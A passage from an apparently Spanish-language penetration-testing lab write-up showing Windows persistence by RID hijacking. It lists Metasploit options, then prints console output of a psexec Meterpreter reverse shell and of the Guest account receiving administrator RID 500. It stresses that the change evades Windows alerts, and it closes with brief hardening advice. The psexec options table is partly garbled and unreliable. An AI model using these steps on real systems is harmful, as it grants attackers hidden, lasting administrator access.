Una de las principales virtudes que tiene este procedimiento es que puede llegar a pasar desapercibido si es que se asigna dichos privilegios a una cuenta de usuario preexistente, puesto que Windows no alerta cuando un usuario tiene el RID del administrador.

Para realizar este ejercicio utilizaremos un módulo de Metasploit Framework, ya que simplifica esta actividad.

Name	Current Setting	Required	Description
GETSYSTEM	false	yes	Attempt to get SYSTEM privilege on the target host.
GUEST_ACCOUNT	false	yes	Assign the defined RID to the Guest Account.
PASSWORD	no	yes	Password to set to the defined user account.
RID	500	yes	RID to set to the specified account.
SESSION	yes		The session to run this module on.
USERNAME	no		User to set the defined RID.

Figura 58: Opciones del módulo RID HIJACKING.

Como se puede ver en el gráfico anterior, es necesario tener una sesión en segundo plano para para esta actividad. Para crear la sesión usaremos el módulo windows/smb/psexec. También se debería usar meterpreter como payload.

Name	Current Setting	Required	Description
EXTERNAL_IP	10.10.10.10	yes	The IP address to bind the listener to or file path with syntax 'FILE://path'
EXTERNAL_PORT	4444	yes	The port to bind the listener to or file path with syntax 'FILE://port'
SERVICE_NAME	WINS	yes	The service name to use on target for proxy listing
SERVICE_TYPE	10	yes	The type of service to use on target for proxy listing
SESSION	0	yes	The session to connect to on the target machine
LHOST	10.10.10.10	yes	The IP address to bind the payload to
LPORT	4444	yes	The port to bind the payload to
PAYLOAD	Windows/meterpreter/reverse_tcp	yes	The payload to use
OPTIONS	{} {}		Post-exploit options (include meterpreter/reverse_tcp)
SESSION	0		Session to use for the exploit
EXTERNAL_IP	10.10.10.10		External IP to connect to (optional - see 'lhost' option)
LHOST	10.10.10.10		The system address can interface may be specified
LPORT	4444		The system port may be specified

Figura 59: Opciones del módulo PSEXEC.


Al completar los campos, ejecutamos el módulo y como resultado tenemos una sesión, la cual coloicaremos en background.

```
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.10:445 - Authenticating to 10.10.10.10:445 as user 'administrator'...
[*] 10.10.10.10:445 - Selecting PowerShell target
[*] 10.10.10.10:445 - Executing the payload...
[*] 10.10.10.10:445 - Services start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.10:445
[*] Meterpreter session 4 opened [10.10.10.5:4444 -> 10.10.10.10:53999] at 2021-11-27 19:13:26 -0500
[*] Backgrounding session 4...
```

Figura 60: Sesión creada con PSEXEC y meterpreter.

Volviendo al módulo de de hijacking, procedemos a indicar la sesión creada que fue creada recientemente.

Realizaremos una prueba con el usuario Guest.



```
msf6 post(windows/manage/rid_hijack) > exploit
[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 2016+ (10.0 Build 14393)
[*] Target account: Guest Account
[*] Target account username: Guest
[*] Target account RID: 501
[*] Account is disabled, activating...
[+] Target account enabled
[*] Overwriting RID
[+] The RID 500 is set to the account Guest with original RID 501
[*] Setting Guest password to
[*] Post module execution completed
msf6 post(windows/manage/rid_hijack) > |
```

Figura 61: Asignando RID de Administrador a Guest

Finalmente, si iniciamos sesión con Guest, deberíamos tener los privilegios del superusuario. Esto permitirá tener un usuario con accesos de administrador, el cual si conocemos la contraseña, podemos mantener nuestro acceso mediante dicho usuario.

### 3.5. Hardening

- Restringir el acceso con usuario anónimo vía RPC.
- Habilitar la pre autenticación al usuario svc-alfresco.